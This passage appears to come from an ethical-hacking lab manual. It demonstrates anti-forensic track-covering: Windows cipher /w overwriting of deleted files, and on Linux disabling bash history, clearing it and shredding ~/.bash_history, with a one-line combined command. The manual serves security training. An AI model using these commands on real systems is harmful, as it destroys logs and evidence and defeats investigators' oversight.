
9. In **Command Prompt**, type **cipher /w:[Drive or Folder or File Location]** and press **Enter** to overwrite deleted files in a specific drive, folder, or file.

   Note: Here, we are encrypting the deleted files on the **C:** drive. You can run this utility on the drive, folder, or file of your choice.

10. The Cipher.exe utility starts overwriting the deleted files, first, with all zeroes (0x00); second, with all 255s (0xFF); and finally, with random numbers, as shown in the screenshot.


    Note: Cipher.exe is an in-built Windows command-line tool that can be used to securely delete a chunk of data by overwriting it to prevent its possible recovery. This command also assists in encrypting and decrypting data in NTFS partitions.

    Note: When an attacker creates a malicious text file and encrypts it, at the time of the encryption process, a backup file is created. Therefore, in cases where the encryption process is interrupted, the backup file can be used to recover the data. After the completion of the encryption process, the backup file is deleted, but this deleted file can be recovered using data recovery software and can further be used by security personnel for investigation. To avoid data recovery and to cover their tracks, attackers use the Cipher.exe tool to overwrite the deleted files.



11. Press **ctrl+c** in the command prompt to stop the encryption.

    Note: The time taken to overwrite the deleted file, folder or drive depends upon its size.



12. This concludes the demonstration of clearing Windows machine logs using various utilities (Clear_Event_Viewer_Logs.bat, wevtutil, and Cipher).
13. Close all open windows and document all the acquired information.

Task 3: Clear Linux Machine Logs using the BASH Shell

The BASH or Bourne Again Shell is a sh-compatible shell that stores command history in a file called bash history. You can view the saved command history using the more ~/.bash_history command. This feature of BASH is a problem for hackers, as investigators could use the bash_history file to track the origin of an attack and learn the exact commands used by the intruder to compromise the system.

Here, we will clear the Linux machine event logs using the BASH shell.

1. Turn on the **Parrot Security** machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.


   Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window
3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
4. The **Parrot Terminal** window appears. Type **export HISTSIZE=0** and press **Enter** to disable the BASH shell from saving the history.

   Note: **HISTSIZE**: determines the number of commands to be saved, which will be set to 0.

5. In the **Terminal** window, type **history -c** and press **Enter** to clear the stored history.


   Note: This command is an effective alternative to the disabling history command; with **history -c**, you have the convenience of rewriting or reviewing the earlier used commands.



6. Similarly, you can also use the **history -w** command to delete the history of the current shell, leaving the command history of other shells unaffected.
7. Type **shred ~/.bash_history** and press **Enter** to shred the history file, making its content unreadable.


   Note: This command is useful in cases where an investigator locates the file; because of this command, they would be unable to read any content in the history file.

8. Now, type **more ~/.bash_history** and press **Enter** to view the shredded history content, as shown in the screenshot.




9. Type **ctrl+z** to stop viewing the shredded history content.

   Note: The time taken for shreding history file depends on the size of the file.



10. You can use all the above-mentioned commands in a single command by issuing **shred ~/.bash_history && cat /dev/null > .bash_history && history -c && exit**.



11. This command first shreds the history file, then deletes it, and finally clears the evidence of using this command. After this command, you will exit from the terminal window.
12. This concludes the demonstration of how to clear Linux machine logs using the BASH shell.
13. Close all open windows and document all the acquired information.

